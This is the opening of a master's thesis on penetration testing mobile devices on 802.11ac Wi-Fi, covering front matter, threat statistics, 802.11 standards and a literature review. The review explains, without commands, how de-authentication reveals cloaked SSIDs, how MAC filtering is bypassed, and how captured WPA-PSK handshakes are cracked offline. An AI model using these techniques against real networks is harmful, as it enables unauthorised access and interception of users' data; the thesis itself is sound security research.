



LETTERKENNY INSTITUTE OF TECHNOLOGY

A thesis submitted in partial fulfillment of
the requirements for the Master of Science in Computing in
Systems & Software Security Letterkenny Institute of Technology

An Augmented Penetration Testing Framework for Mobile Devices on 802.11 ac Wireless Networks

Author:

Fergal Coll

Supervisor:

Mr. Nigel McKelvey M.Sc., B.Sc.

Submitted to the Quality and Qualifications Ireland (QQI)
Dearbhú Cáilíochta agus Cáilíochtaí Éireann May 2015

Declaration

I hereby certify that the material, which I now submit for assessment on the programmes of study leading to the award of Master of Science in Computing in Enterprise Application Development, is entirely my own work and has not been taken from the work of others except to the extent that such work has been cited and acknowledged within the text of my own work. No portion of the work contained in this thesis has been submitted in support of an application for another degree or qualification to this or any other institution.

Signature of candidate: _____

Date: _____

Acknowledgements

This thesis would not have been possible without the support of many people at the Letterkenny Institute of Technology and Pramerica. The author would like to acknowledge and express his sincere gratitude to his supervisor Mr Nigel McKelvey for his guidance and support. The author would also like to extend his gratitude to the Head of Computing Department Mr Thomas Dowling, and all the staff in Letterkenny Institute of Technology for their help over the years. Finally the author would also like to Anthony Caldwell for his support throughout writing this thesis.

Table of Contents

Abstract	10
1 Introduction	11
1.1 Purpose	11
1.2. Background	11
1.3 Research Question, Aim and Objectives	11
1.3 Outline of Report	11
CHAPTER 2-Literature Review.....	12
2.1 Introduction	12
2.2 Today's Threat Landscape.....	12
2.3 The 802.11 Standard.....	13
2.3.1 Background	13
2.3.2 802.11 Evolution	13
2.3.3 Beamforming	14
2.4 802.11 Security Issues.....	15
2.4.1 Security through Obscurity	15
2.4.2 WEP and WPA-PSK Protocols.....	16
2.5 Testing Frameworks.....	18
2.6 Penetration Testing.....	18
2.6.1 OWASP Mobile Top Ten	19
2.6.2 Wireless Penetration Testing Framework.....	21
2.6.3 Legal and Ethical Considerations	21
2.7 Attacking Wireless Clients.....	23
2.7.2 MiTM	23
2.7.1 Wifi Pineapple (Karma Attack)	24
2.7.3 Mobile Web Attacks.....	25
2.8 Conclusion.....	26
CHAPTER 3-Requirements Specification	26
3.1 Introduction	26
3.1.1 Purpose	26

3.1.2 Project Scope	26
3.2 Research design and methods	27
3.2.1 Penetration Testing Framework	27
3.2.2 Mobile Wireless Toolkit	27
3.2.3 Hardware Requirements	28
3.3 Requirements Phase 1 – Reconnaissance	28
3.3.1 Designing the technique	28
3.4 Requirements Phase 2 – Scanning	29
3.4.1 Designing the technique	29
3.5 Requirements Phase 3 – Exploitation	30
3.5.1 Designing the technique	30
3.6 Requirements Phase 4 – Post-Exploitation	33
3.6.1 Designing the technique	33
3.7 Summary	34
CHAPTER 4- Testing and Evaluation	35
4.1 Phase 1 Reconnaissance Testing	35
4.1.1 Result 1	35
4.2 Phase 2 Scanning Testing	36
4.2.1 Result 2	37
4.2.2 Result2A	39
4.3 Phase 3 Exploitation Testing	39
4.3.1 Result 3	39
4.4 Phase 4 Post-Exploitation Testing	40
4.4.1 Result 4	40
4.4.2 Result 4 b	41
4.5 Evaluation	43
CHAPTER 5-Conclusions and Further Research	44
5.1 Conclusion	44
5.2 Limitations of the study	46
5.3 Potential issues for future research	47
References	47
Appendices	53

- Appendix 1. Lab Setup 53
 - 1.1 Kali Linux 53
 - 1.2 Placing Network Wireless Adapter in monitor mode 53
 - 1.3 Enabling GPS support in Kismet 54
 - 1.4 Passive Scanning with Kismet 56
 - 1.5 Kismet Probe Groups 59
 - 1.6 Cracking WEP encryption 60
 - 1.7 Cracking WPA-PSK encryption 62
 - 1.8 WiFi Pineapple Setup 65
 - 1.9 Karma/ PineAP 68
 - 2.0 Captive Portal..... 69
 - 3.0 PineAP, DNSpoof and BurpSuite Proxy 70
- Appendix 2. OWASP Mobile Top Ten..... 75

Table of Figures

Figure 1 - Single and Multi-User MIMO (Gast, 2013).....	14
Figure 2 - Standard Wireshark Output.....	15
Figure 3 - Initial 4-Way Handshake (Explore Security, 2013).....	17
Figure 4 - Generic Penetration Testing Framework.....	19
Figure 5 - ettercap command routing all local traffic	24
Figure 6 - Wifi Pineapple Karma Attack (Hunt, 2013).....	24
Figure 7 - Mobile Wireless Penetration Framework.....	27
Figure 8 - Sequence Diagram WEP Cracking	31
Figure 9 - Sequence Diagram WPA-PSK Cracking	32
Figure 10 - Google Earth Image	36
Figure 11 - Additional AP Information	36
Figure 12 - Kismet Network List	37
Figure 13 - Cloaked SSID	38
Figure 14 - Hidden SSID Replaced With Actual SSID	38
Figure 15 – Client Probe Activity Map	39
Figure 16 - Result from WPA-PSK Brute Force Attack.....	40
Figure 17 - Captive Portal Page	41
Figure 18 - Credentials Captured On Attackers Machine	41
Figure 19 - Altoro Mutual Login Page	42
Figure 20 - Request Intercepted using BurpSuite	42
Figure 21 - Facebook Login Page.....	43
Figure 22 - Request Intercepted	43
Figure 23 - Wireless Card	54
Figure 24 - Wireless Card in Monitor Mode	54
Figure 25 - Install GPS Packages.....	55
Figure 26 - Verify GPS Dongle	55
Figure 27 - GPS Satellite Information.....	55
Figure 28 - Verify GPS Data	56
Figure 29 - Convert Results to KML and Query Contents	56
Figure 30 - Start Kismet.....	56
Figure 31 - Start Kismet Server	57

Figure 32 - Enable Kismet Logging	57
Figure 33 - Add Wlan0 Interface	57
Figure 34 - View Kismet Network List	58
Figure 35 - Kismet Network Detail	58
Figure 36 - Hidden SSID.....	59
Figure 37 - Reading Kismet Log and outputting to CSV	59
Figure 38 - Reading Kismet Log with Airodump-ng	59
Figure 39 - Airgraph-ng	60
Figure 40 - View Wireless Card	60
Figure 41 - Place Card in Monitor Mode.....	61
Figure 42 - Airodump-ng Tool Capturing 802.11 Frames.....	61
Figure 43 - Airodump-ng Captured Files	61
Figure 44 - ARP Replay Attack.....	62
Figure 45 - Aircrack-ng WEP Password Crack	62
Figure 46 - WEP Key Found	62
Figure 47 - Monitor Mode.....	62
Figure 48 - Identify Wireless Traffic	63
Figure 49 - Capture Packets on Specific AP.....	63
Figure 50 - Airodump-ng Packet Capture	63
Figure 51 - De-authenticating a Client	64
Figure 52 - WPA Handshake Captured.....	64
Figure 53 - BruteForce PSK.....	65
Figure 54 - WiFi Pineapple Login Page	66
Figure 55 - Configure Internet Connection Settings	67
Figure 56 - Wifi Pineapple Infusions	67
Figure 57 - Setting Default SSID	68
Figure 58 - PineAP Tile	69
Figure 59 - Rogue SSIDs Displayed	69
Figure 60 - Evil Portal HTML.....	70
Figure 61 - Back-End PHP code	70
Figure 62 - dnsspoof tile.....	71
Figure 63 - Set the IP address in hosts file	71
Figure 64 - Check IP address in Kali Linux	71
Figure 65 - WiFi Pineapple terminal.....	72
Figure 66 - Running a bash script.....	72
Figure 67 - BurpSuite Proxy Options.....	73
Figure 68 - Client connecting to SSID.....	73
Figure 69 - Altoro Mutual Login Page	74
Figure 70 - BurpSuite Intercepting Credentials.....	74

Table of Tables

Table 1 - 802.11 Standard Variations (Alsabbagh, et al., 2013).....	13
Table 2 - Mobile Wireless Software Toolkit.....	28
Table 3 - Mobile Wireless Hardware Toolkit.....	28
Table 4 - Reconnaissance Phase.....	29
Table 5 - Passive Scanning Phase.....	29
Table 6 - Active Scanning Phase.....	30
Table 7 - Client Probing.....	30
Table 8 - Exploitation Phase WEP Crack.....	31
Table 9 - Exploitation Phase WPA-PSK Crack.....	32
Table 10 - Exploitation Phase LEAP Crack.....	33
Table 11 - Post-Exploitation Karma/PineAP Attack.....	33
Table 12 - Post-Exploitation Captive Portal.....	34
Table 13 - Post-Exploitation DNS Spoof.....	34
Table 14 - Kismet Results.....	38
Table 15 - Wireless Clients.....	39

Abstract

In combination with the rapid growth of mobile device ownership worldwide and some reported high profile cybersecurity issues, rigorous security testing techniques are required to ensure that sensitive corporate and domestic end-user data is kept safe. The current wireless communication standard (801.11ac) forms the basis of the penetration testing framework for mobile devices on wireless networks presented here. Given a lack of a comprehensive mobile penetration testing framework, an augmentation of existing approaches is suggested. A series of progressive open source tools are used to analyze and exploit various weaknesses on mobile devices with a view to validating the efficacy of the framework. Advantages of this framework include the rapid identification and implementation the most appropriate solutions with a limited time scale and a significant contribution to the professional pentesters toolkit. Overall, this study shows that holistic, systems systems-oriented thinking is needed to more fully engage with the security issues surrounding mobile device security.

1 Introduction

1.1 Purpose

This document is the final dissertation for the M. Sc in Systems & Software Security. It provides a framework for performing a penetration test on mobile devices connected to an 802.11 ac network.

1.2. Background

The ability to communicate freely and on-demand has led to significant and rapid advances in the wireless capabilities of many devices. The 802.11 protocol standard and its amendments represent the basis for wireless network products using Wi-Fi brand. The demand for a higher quality Wi-Fi user experience encompassing faster throughput has led to the birth of a new standard known as 802.11ac. While wireless technologies and their application developments focus upon usability and feature rich enhancements, evidence suggests that this is often at the expense of security.

The central focus of this thesis is to offer a novel interpretation and practical penetration testing methodology designed to detect and highlight potential threats on an 802.11ac wireless network. A review of current academic and industrial literature has been carried out to provide a context for the subsequent methodology and design decisions. On this basis, several appropriate tools¹ have been chosen to analyse and exploit various weaknesses to validate the efficacy of the framework.

1.3 Research Question, Aim and Objectives

Given the rise in popularity of mobile devices worldwide, security concerns have emphasized the need for more rigorous testing techniques on these devices. The contemporary standard adhered to in wireless communication technologies is the 802.11ac standard, therefore any penetration testing framework for mobile devices on wireless networks would take this into consideration. The research question is oriented around the lack of a comprehensive penetration testing framework specifically targeted towards mobile devices on wireless networks. To fulfill this research question the following objectives have been set out to define the scope of the research,

1. A review of current academic and industrial literature in the area of wireless hacking and current penetration testing methodologies on mobile devices
2. Appropriate tools will be chosen to analyze and exploit various weaknesses on mobile devices
3. Validate the efficacy of the framework on standard technology

1.3 Outline of Report

Chapter 2 - this chapter examines the new 802.11ac standard, penetration testing methodology and attacking wireless clients.

Chapter 3 - contains the penetration testing framework design and the approaching to testing.

Chapter 4 - analyses the results of testing and discusses the findings.

Chapter 5 - concludes the thesis and proposed further research.

¹ Tools listed in section 3.2.2

CHAPTER 2-Literature Review

2.1 Introduction

The literature review presented here will endeavor to demonstrate that the protection of wireless networks is of critical importance and deserves closer attention. The current threat landscape is reviewed with special reference to wireless communication, the 802.11ac standard is evaluated, standard penetration testing techniques from contemporary texts in this are reviewed and finally the anatomy of an attack against wireless networks is critically analyzed.

2.2 Today's Threat Landscape

While business organisations have begun to take security more seriously, their adversaries have also. A report from (PWC, 2014) showed that an increase of 25 percent in detected security incidents and an increase of 18 percent in the average financial costs associated with incidents (PWC, 2014). New vulnerabilities in computer systems are continually being discovered, are numerous and are well documented in many industrial reports (Ponemon, 2014; Verizon, 2013). Of pressing concern then is the creation and implementation of techniques which mitigate against attacks via these vulnerabilities and which are also capable of adapting to future threats. By their very nature, cyber attacks are designed to be insidious and stealthy. Malicious actors spare no expense or time in the pursuit of their quarry. Given the constant adaptations of these attacks to circumvent security controls, today's security landscape has become incredibly complex. If one method fails, there are many more attack vectors to choose from, ranging in difficulty from the simple to the more advanced. It is clear that no single technique, technology or behaviour will ensure security online, but rather multiple related activities from policy generation to technical implementation and user awareness programmes are needed. Of significant concern are the insecure behaviours of Internet users and are key aspects for addressing cyber security. Statistics from the UK indicated that among many concerns from end-user, small businesses believed they are safe from cyber-threats (UK Gov, 2014). In 2014 a global survey of 4,881 IT and IT security practitioners involving 15 countries reported that 57 percent of respondents did not think their organization is protected from advanced cyber attacks and more worryingly, 63 percent doubted that they could stop the exfiltration of confidential information (Ponemon, 2014). The general public's appetite for new mobile hardware and their associated applications shows no signs of slowing down and in fact appear to be increasing (Atwal, et al., 2014). Results show a significant escalation in malware threats and campaigns targeted at both Android and Apple. The attraction of mobile malware to the malicious user is obvious since almost by default, these devices permit access to vast amounts of personal information once the device is compromised (Symantec, 2014). Be it the personal user, governmental state actors or contemporary organizations, there is reliance upon previous security strategies to combat highly skilled adversaries who are adept at leveraging advanced threats against multiple technologies across diverse networks distributed on a global scale. Of some importance then is a critical examination of the standards and specifications of the wireless network upon which mobile devices rely. The specifications for implementing wireless local area network (WLAN) computer communication in the 2.4, 3.6, 5 and 60 GHz frequency bands is governed by the 802.11 set of standards. Modern devices are designed to provide

faster data transmission and in the race to develop and implement more efficient transmission of data, the standard surrounding these transmissions have also needed to develop. What follows is an examination of the 802.11ac standard, the evolution of the technology in response to this standard, the existing security issues in 802.1X architectures and some possible developments in resolutions of these issues.

2.3 The 802.11 Standard

2.3.1 Background

In 2008, the development of wireless networking offered the end-user the ability to transition applications from a more rigid restrictive environment embodied within the wired network to one of freedom and versatility. The technical working group charged with the responsibility of analysing and subsequently improving the end-user experience noted that enhancements to the capacity of wireless networks would support higher bandwidth applications (IEEE, 2008) thus the evolution of the 802.11 standard gave rise to the 802.11ac gigabit WiFi standard. This section will describe the origins of the standard and the evolution of existing technologies. Speeds in excess of 600Mbps had already been achieved through the 802.11n standard however a Very High Throughput (VHT) study group was chartered with the goal of developing this further (Gast, 2013). The Task Group was authorised to build a gigabit standard that was supported at frequencies less than 6GHz.

2.3.2 802.11 Evolution

The 802.11 protocols are utilised by millions of mobile devices in order to provide internet access on WiFi networks. The downside to this is that radio channels have become congested. To alleviate this, the 802.11ac task group took a decision to allow the new standard to operate only on the less congested 5GHz radio channel (Gast, 2013). This was one of the improvements implemented in the new protocol. Table 1 below traces the major developments of the 802.11 standard,

Standard	Frequency	Bandwidth	Speeds	Issues
802.11a	5Ghz	20MHz	Up to 54Mbps	More expensive and no compatibility with 802.11b
802.11b	2.4GHz	20MHz	Up to 11 Mbps	Prone to interference (shares airspace with mobile devices, bluetooth)
802.11g	2.4MHz	20MHz	Up to 54 Mbps	Prone to interference similar to 802.11b
802.11n	2.4GHz or 5GHz	20MHz, 40MHz	Up to 700 Mbps	No definite beamforming method
802.11ac	5GHz	20MHz, 40MHz, 80MHz, 160MHz	Over 1 Gigabit	Mandatory 80MHz channel Optional 160MHz on 5GHz Frequency

Table 1 - 802.11 Standard Variations

The 802.11 standard allowed for speeds from 54Mbps to 700Mbps (Perahia, 2008). The next generation 802.11ac standard can be thought of as an evolution of the 802.11n standard. It improves upon existing technologies such as beamforming to significantly increase signal speeds. Other improvements to increase speed include increasing existing channel widths. To achieve this, the 802.11ac standard introduced two new channel sizes 80MHz and 160MHz. All 802.11ac devices are required to support 80MHz channels, this doubled the 40MHz width provided by 802.11n. The standard also allows for a 160MHz channel, this can either be a contiguous block of 160MHz or two non-contiguous 80MHz blocks (Aruba, 2014). The signals generated at these frequencies are sent through omnidirectional antennae however, given limitations in the omnidirectional antenna (IEEE, 2007) developed a technique to focus this energy known as beamforming.

2.3.3 Beamforming

Omnidirectional antennas are designed to send energy in a 360 degree horizontal radiation pattern and were first utilized by Conventional Access Points (APs) because of their cost-effective benefits and the coverage achievable as a result. A potential disadvantage inherent in this mechanism was the fact that the channel was busy in all directions. Consideration should be taken when positioning this type of antenna as deploying an AP in the corner of a building means three-quarters of the signal strength is focused externally giving malicious attackers outside a distinct advantage. The alternative is to a directional antenna to focus the energy in a certain direction for example to a mobile device, this is done using a technique known as beamforming (Gast, 2013). Beamforming was first introduced in the 802.11n standard as an optional feature. Although the technology existed the standard did not define how exactly it should be implemented, this lead to different vendors providing different solutions leading to incompatibility issues. Being able to focus signal power greatly increases the signal strength. To achieve this, a new method of sending multiple transmissions to multiple receivers was conceived. Prior to 802.11ac all 802.11 standards were single-user with one transmission being sent to a single destination, whereas multi-user transmission, introduced in 802.11ac permits the same signal to be sent to multiple end points known as Multi-User MIMO. Figure 1 below shows the distinction between single user and multi user transmissions where spatial streams are kept separate. This highlights the importance of antenna choice in conjunction with its placement.




Figure 1 - Single and Multi-User MIMO (Gast, 2013)


Given that 802.11ac did not make any significant changes to the 802.11 security architecture, historical security threats still play a major role in WLAN deployments.

2.4 802.11 Security Issues

Weak wireless network deployments represent a ubiquitous access opportunity for the would-be attacker. Mobile devices connected on a Wireless LAN require the addition of authentication to protect against unauthorized access and confidentiality for protecting the data in transit. To analyze these weaknesses this thesis will look at some of the common security pitfalls in WLAN configurations.

2.4.1 Security through Obscurity

Security through obscurity (STO) is a process whereby the security flaws and access points of a system are deliberately hidden. This has become increasingly problematic for the security analyst since the prevalence of open systems, distributed networking as well as the average persons access to powerful devices, social media means that the opportunities to discover secret information is more likely. Fundamentally, STO relies upon a "need to know" basis and is considerably more difficult to achieve in the contemporary case. As regards the Wireless LAN (WLAN), the SSID or Service Set Identifier is a unique identifier encapsulated in a header packet that allows for logical separation of WLANs. The SSID is considered to be a weak form of security as it transmits itself in plaintext and can be analysed by a network analysis technique known as 'packet sniffing'. Packet sniffing in combination with network traffic analysis is an inferential technique used by the security analyst to capture and analyze packets for information. A standard tool used for packet sniffing is Wireshark. Figure 2 below shows a snapshot from Wireshark intercepting packets exchanged between the client and network devices.



No.	Time	Source	Destination	Protocol	Length	Info
51	1.167060000	Apple_ee:12:00	IPv4mcast_00:00:01	802.11	132	Data, SN=1203, FN=0, Flags=.p..R.FTC
52	1.169083000	Apple_ee:12:0b	IPv4mcast_00:00:01	802.11	132	Data, SN=1203, FN=0, Flags=.p..R.FTC
53	1.169975000	Tp-LinkT_a3:53:07	Broadcast	802.11	125	Beacon frame, SN=3705, FN=0, Flags=.....C, BI=100, SSID=Vivek
54	1.229335000	Tp-LinkT_a3:53:07	Broadcast	802.11	125	Beacon frame, SN=3706, FN=0, Flags=.....C, BI=100, SSID=Vivek
55	1.291044000	Apple_ee:12:0b (RA)		802.11	40	Acknowledgement, Flags=.....C
56	1.335735000	Tp-LinkT_a3:53:07	Broadcast	802.11	125	Beacon frame, SN=3707, FN=0, Flags=.....C, BI=100, SSID=Vivek

Frame 53: 125 bytes on wire (1000 bits), 125 bytes captured (1000 bits) on interface 0

Radiotap Header v0, Length 26

IEEE 802.11 Beacon frame, Flags:C

- Type/Subtype: Beacon frame (0x08)
- Frame Control: 0x0080 (Normal)
 - Version: 0
 - Type: Management frame (0)
 - Subtype: 8
 - Flags: 0x0
 - Duration: 0
 - Destination address: Broadcast (ff:ff:ff:ff:ff:ff)

Figure 2 - Standard Wireshark Output

Many WiFi APs provide the ability to operate in cloaked or non-broadcasting mode (Meraki, 2009). APs operating in this cloaked mode will continue to send beacon packets but will omit the 32 bit SSID string replacing it with another value, typically a string of null (0x00) bytes. If an attacker sends a broadcast probe request with an unspecified SSID the AP will drop the frame and not respond with any content. SSID cloaking has been traditionally recommended as a defense in depth technique. Unfortunately, this may be bypassed relatively easily. Once such bypass technique called a de-authenticate attack, takes advantage of the fact that most wireless networks do not prohibit spoofed de-authenticated packets. The

attack works by impersonating the AP and telling one or more clients to disconnect from the network. When the clients reconnect to the real AP the SSID can be observed. Even recent developments in MAC address filtering may also be bypassed. This is because most APs contain a function to configure a whitelist of client MAC addresses, therefore providing a means of controlling what devices have authorisation on the network. However, standard network analysis tools can overcome this by observing SSIDs and MAC addresses in transit. Once these MAC addresses from a valid client have been obtained impersonating this MAC is a relatively straightforward procedure (Aerohive, 2011).

STO represents an elementary opportunity for the penetration tester to gather valuable information about the wireless network. STO is a flawed technique as it does not hide the fact that the secret information exists only obscuring it from view. With minimal amount of knowledge and readily available tools it is possible to expose these secrets. Cryptographic protocols provide a means for protecting networks against unauthorized access. WEP and WPA-PSK are two protocols used for this purpose.

2.4.2 WEP and WPA-PSK Protocols

The Wired Equivalent Privacy (WEP) protocol was designed to prevent unauthorised access to protected WLANs however weak WLAN infrastructure deployments represents network access opportunities for an attacker. Importantly, once access is gained to the network the attacker will use this as a beach-head to launch further mobile device attacks. WEP uses the RC4 cipher for encrypting and decrypting data using 64 and 128 bit keys, however it is a flawed protocol with issues such as lack of replay protection, weak keys and Initialization Vector (IV) reuse which may permit key recovery from a collection of ciphertext packets (Lashkari, et al., 2009). Of significant concern then is recent research by (Bajpai, et al., 2014) which suggests that 16.82% of APs were using WEP, the average time taken to recover a key being 149 minutes. As a replacement for WEP, WPA Pre-Shared Key (WPA-PSK) provides the option of using a shared passphrase for authentication. Similar to WEP, WPA-PSK uses a key of between 8 and 63 characters in length that must be provided in order to gain access to the network. The encryption process in WPA relies on a Pairwise Master Key (PMK), this is created by combining the SSID and the chosen PSK that is then hashed with a HMAC-SHA1 function 4096 times. The SSID acts as a salt (a salt is random data appended as additional input to a password or passphrase) ensuring that the PMK is unique even if two networks have the same PSK.

The client now knowing the PMK starts negotiating with an AP via the 4-way handshake. The handshake is a process that allows the AP and client to authenticate and derive keys. The handshake is used to exchange random number values known as a nonce (a *number used only once*), from this an additional key value is created called a Pairwise Transient Key (PTK). The PTK calculation function takes a random number supplied by the AP (A-Nonce) and another random value supplied by the client (S-Nonce) as well as the MAC addresses of both devices and the PMK computed earlier and hashes it.

$$\text{PTK} = \text{Hash}(\text{A-Nonce}, \text{S-Nonce}, \text{Client-MAC}, \text{AP-MAC}, \text{PMK})$$

The client is the first device to use the PTK in the handshake as it received the nonce from the AP first. The AP verifies that the client has the PMK by including a cryptographic signature known as a Message

Integrity Code (MIC) sent during the authentication exchange. If the MIC is incorrect it means that the PTK and PMK are incorrect as well (Cache, et al., 2010).

2.4.3 WPA-PSK Key Attack

When a client and AP connect for the first time, the 4-way handshake is sent in plaintext. By capturing and observing this traffic it is possible to derive the client and AP MAC addresses, the Nonce of both communicating parties and the MIC, shown in Figure 3. By observing a client login to the network and having knowledge of the SSID it is possible to mount an offline password guessing attack against the PSK (Sukhija & Shilpi, 2012).

No.	Time	Source	Destination	Protocol	Length	Sequence number	Info
7055	128.714801	00:1f:1f:37:51:3d	00:1f:1f:37:50:db	EAPOL	131	246	Key (Message 1 of 4)
7057	128.714801	00:1f:1f:37:51:3d	00:1f:1f:37:50:db	EAPOL	131	246	Key (Message 1 of 4)
7058	128.716308	00:1f:1f:37:50:db	00:1f:1f:37:51:3d	EAPOL	153	297	Key (Message 2 of 4)
7059	128.717844	00:1f:1f:37:50:db	00:1f:1f:37:51:3d	EAPOL	153	297	Key (Message 2 of 4)
7061	128.720916	00:1f:1f:37:50:db	00:1f:1f:37:51:3d	EAPOL	153	297	Key (Message 2 of 4)

Frame 7059: 153 bytes on wire (1224 bits), 153 bytes captured (1224 bits)	
IEEE 802.11 Data, Flags:R..T	
Logical-Link Control	
802.1X Authentication	
Version: 802.1X-2001 (1)	
Type: Key (3)	
Length: 117	
Key Descriptor Type: EAPOL RSN Key (2)	
Key Information: 0x010a	
Key Length: 0	
Replay Counter: 0	
WPA Key Nonce: 6729033a3ae5a28ccd302c24c546ca39157eb255193da2d5...	
Key IV: 00000000000000000000000000000000	
WPA Key RSC: 0000000000000000	
WPA Key ID: 0000000000000000	
WPA Key MIC: a35dceebc3ad5c684b0eed0fd6eb9e6a	

Figure 3 - Initial 4-Way Handshake (Explore Security, 2013)

The attack involves first computing a PMK guess, this is done by obtaining the target SSID from a beacon or probe request then combining it with a passphrase from a wordlist and finally hashing it with a function HMAC-SHA1 4096 times. Next a PTK guess is computed using the derived Nonces, MAC addresses, PMK guess calculated with a single hash function.

$$\text{PTK guess} = \text{Hash}(\text{A-Nonce}, \text{S-Nonce}, \text{Client-MAC}, \text{AP-MAC}, \text{PMK guess})$$

Finally a MIC guess is computed, if the MIC guess corresponds with the MIC observed in the packet capture then it is known that the passphrase is correct. This attack will only work if the passphrase is in the wordlist, the penetration tester may use a mutated dictionary file or files containing both words, numbers and characters. One technique for obtaining WPA passphrases is to use online services such as CloudCracker.com. By providing a valid SSID and a file containing the initial 4-way handshake the resource will check it against 3,000,000 words in 20 minutes.

At this point the literature suggests that a penetration testing framework for mobile devices on wireless networks presents considerable security and privacy challenges. It is not immediately evident what those challenges are, some of them will be intrinsic to the implementation of a penetration testing framework,

while other challenges will impinge upon the contemporary case from legacy issues thus creating an interesting intersection of technical, business and in some cases, legal challenges. Dynamically mapping personal and corporate assets such as data and intellectual property to physical resources such as specific the mobile device itself, the networks interacting with the devices adds further complexity to the framework also. In this context, the framework presented here, while limited, enables security practitioners to reconceptualise their security practices and offers some tentative solutions which may account for scenarios previously unaccounted for in previous testing paradigms. At the broadest level, testing frameworks are a series of sequential procedures which organize the work of the tester under broad headings. The dominant paradigms about which many are oriented are the OWASP's Top Ten and the Web Penetration Framework, both of which are widely used in industry today.

2.5 Testing Frameworks

Since applications, systems and companies differ significantly in their products and services, concordantly; their approach to security will also differ. Therefore, it is prudent for the tester to begin gathering intelligence such as information about company products, plans and facilities. Automated tools such as IBM's Appscan, Acunetix and Webinspect automate application security testing by scanning web facing applications to identify potential vulnerabilities. Following the use of such automated solutions, reports and associated recommendations are sent to the target to facilitate ease of remediation. It is important to note that while automated tools make the job of the security tester easier, they do not provide a comprehensive solution. It is tempting to assume that the automated detection and subsequent subversion of a network or host can be automated. On the contrary, it takes considerable skill and experience. To provide a holistic perspective on the security profile of any application, the security engineer typically retests the results of any automated tool for false positives. Adopting this approach to penetration testing ensures that the most up to date research is leveraged against an application. While there are several penetration testing frameworks available such as the OWASP Top Ten (OWASP, 2014b) and the Penetration Test Framework (Orrey, 2014) their limitations are the same since testing is performed at a particular point in time, the amount of time spent performing tests is limited as is the experience of the tester. That being said, the general structure of a penetration testing framework is designed to gain access to resources without prior knowledge of user credentials (SANS, 2006).

2.6 Penetration Testing

Penetration testing methodologies may be divided into reconnaissance, scanning, exploitation and post-exploitation. The *reconnaissance* phase pertains to passive testing in which the penetration tester progressively gathers key logical, structural and business information about the target over a period of time. The objective here is to create a comprehensive view of the available systems and potentially vulnerable entry points. The *scanning* phase leverages industrial tools to automate the process of enumerating the wireless network and mobile devices. This allows the tester to identify all services and systems currently available and which may be utilised in the subsequent exploitations phase. The *exploitation* phase, as the name suggests, is where the penetration tester exposes and combines any identified vulnerabilities to implement an attack. The *post-exploitation/pillaging* phase identifies risks to

the target organization determining the value of the system via the sensitive information it contains and transfers via traffic into and out of its databases. This information is typically used in further pivot attacks. Figure 4 below shows a generic penetration testing framework.




Figure 4 - Generic Penetration Testing Framework

